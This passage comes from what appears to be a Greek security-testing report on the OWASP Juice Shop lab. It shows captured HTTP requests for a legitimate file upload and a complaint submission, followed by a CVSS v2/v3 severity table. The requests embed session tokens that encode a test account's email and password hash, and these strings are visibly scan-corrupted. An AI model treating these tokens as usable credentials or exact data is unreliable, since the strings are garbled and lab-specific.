gKzAw0jAwIiwidXBkYXR1ZEF0IjoiMjAyMy0wNS0xNSAxNzoxMzoXi40MzcgKzAw0jAwIiwiZGVsZXR1ZEF0IjpuWxsfsWviaWF0IjoxNjg0MTc
wNzkzLCJ1eHAi0jE20DQx0Dg3OTN9.ibtG1TcSE8hQ-M5Dz0IinuHsTDw-AE282gHxhXec49dkMs_5J5rb01VLkN9GuryQVH1M7Z4u2wbeAUEH3vN
VDob5wGrS-0IUp85wUUUXHuldshntmQGqsa8Fd3nLLTlnChubKs9qbM20_FTndgxjwoPeMzPhGIuC7ia98PfkOMPTA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/110.0.5481.78 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
DYh2tas4U1H1u2T1FKfqS1toizSDHOKta3fKaSqBHPVujPSwDs9LhNVhjKT2ZckJH0r; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1IjoiIiwiZW1haWw
iOiJ0ZXN0QHR1c3QuY29tIiwickGFzc3dvcvmQoii4MjdY2IwZWVhOGE3MDjzNGmzNGExNjg5MWY4NGU3YiIsInJvbGUiOijdXN0b21lcisImR
1bHV4ZVRva2VuIjoiIiwiibGFzdExvZ2luSXa10iJ1bmR1ZmluZWQilCJwcm9maWx1SW1hZ2Ui0iIiVYXNzZXrL3B1YmxpYy9pbWFnZXMvcXbsb2F
kcy9kZWdhWx0LnN2zyIsInRvdHBtzWNYzXQoiiIiLCJpc0FjdG12ZS16dHJ1ZSwiY3J1YXR1ZEF0IjoiMjAyMy0wNS0xNCAYMDoxNjoyMy42MTE
gKzAw0jAwIiwidXBkYXR1ZEF0IjoiMjAyMy0wNS0xNSAxNzoxMzoXi40MzcgKzAw0jAwIiwiZGVsZXR1ZEF0IjpuWxsfsWviaWF0IjoxNjg0MTc
wNzkzLCJ1eHAi0jE20DQx0Dg3OTN9.ibtG1TcSE8hQ-M5Dz0IinuHsTDw-AE282gHxhXec49dkMs_5J5rb01VLkN9GuryQVH1M7Z4u2wbeAUEH3vN
VDob5wGrS-0IUp85wUUUXHuldshntmQGqsa8Fd3nLLTlnChubKs9qbM20_FTndgxjwoPeMzPhGIuC7ia98PfkOMPTA
Connection: close

-----WebKitFormBoundaryXVX1eLUmkkkHx65i
Content-Disposition: form-data; name="file"; filename="order_b8d4-2f04e7d4c6436c07.pdf"
Content-Type: application/pdf
```

```

1 POST /api/Complaints/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 57
4 sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiiIwiZW1haWwi
Oij0ZXN0QHRLc3QuY29tIiwiGFzc3dvcnQiOiI4MjdyY2IwZWVh0GE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOijjdXN0b21lcisImRlb
HV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAiOiJ1bmR1ZmluZWQiLCJwcm9maWx1SW1hZ2Ui0iIvYXNzZXrL3B1YmpYy9pbWFnZXMvcXBsb2Fkcy
9kZWZhdxLlnN2ZyIsInRvdHTBZWNyZXQioiIiLCJpc0Fjdg12ZSi6dH1ZSwiY3J1YXR1ZEFOIjoiMjAyMy0wNS0xNCayMDoxNjoxMy42MTEgKzA
w0jAwIiwidXBkYXR1ZEFOIjoiMjAyMy0wNS0xNSAxNzoxMzoxMi40MzcgKzAw0jAwIiwiZGVsZXR1ZEFOIjpdWxsfsSwiaWF0IjoxNjg0MTcwNzkz
LCJleHai0jE20DQxDg30TN9.ibtG1TcSE8hQ-M5DzoInuhsTDw-AE282ghxhXec49dKm5_5Rb01VLkN9GuryQVHIM7Z4u2wbeAUEH3vNVDob5w
GrS-0IU85wUXHuldhntmQGqsa8Fd3nLLTlnCHubKs9qbM20_FTndgxjwoPeMzPhGiuc7ia98PfkOMPTA
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
DYH2tas4UIH1u2T1FKfqSitoiZSDHOKta3fKaSqBHPrVujPSwDs9LhNVhjKT2ZckJHOr; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiiIwiZW1haWwi
Oij0ZXN0QHRLc3QuY29tIiwiGFzc3dvcnQiOiI4MjdyY2IwZWVh0GE3MDZjNGMzNGExNjg5MWY4NGU3YiIsInJvbGUiOijjdXN0b21lcisImRlb
HV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAiOiJ1bmR1ZmluZWQiLCJwcm9maWx1SW1hZ2Ui0iIvYXNzZXrL3B1YmpYy9pbWFnZXMvcXBsb2Fkcy
9kZWZhdxLlnN2ZyIsInRvdHTBZWNyZXQioiIiLCJpc0Fjdg12ZSi6dH1ZSwiY3J1YXR1ZEFOIjoiMjAyMy0wNS0xNCayMDoxNjoxMy42MTEgKzA
w0jAwIiwidXBkYXR1ZEFOIjoiMjAyMy0wNS0xNSAxNzoxMzoxMi40MzcgKzAw0jAwIiwiZGVsZXR1ZEFOIjpdWxsfsSwiaWF0IjoxNjg0MTcwNzkz
LCJleHai0jE20DQxDg30TN9.ibtG1TcSE8hQ-M5DzoInuhsTDw-AE282ghxhXec49dKm5_5Rb01VLkN9GuryQVHIM7Z4u2wbeAUEH3vNVDob5w
GrS-0IU85wUXHuldhntmQGqsa8Fd3nLLTlnCHubKs9qbM20_FTndgxjwoPeMzPhGiuc7ia98PfkOMPTA
19 Connection: close
20
21 {
    "UserId":21,
    "message":"I haven't received my juice yet"
}

```

Εικόνα 75 HTTP requests and responses observed while uploading a legitimate file

Παράρτημα Γ)

Στον πίνακα που ακολουθεί καταγράφουμε την διαφορά μεταξύ των συστημάτων κατηγοριοποίησης ευπαθειών CVSS v2 και CVSS v3.

CVSS v2.0 Ratings		CVSS v3.0 Ratings	
Severity	Base Score Range	Severity	Base Score Range
Low	0.0-3.9	None	0
Medium	4.0-6.9	Low	0.1-3.9
High	7.0-10.0	Medium	4.0-6.9
		High	7.0-8.9
		Critical	9.0-10.0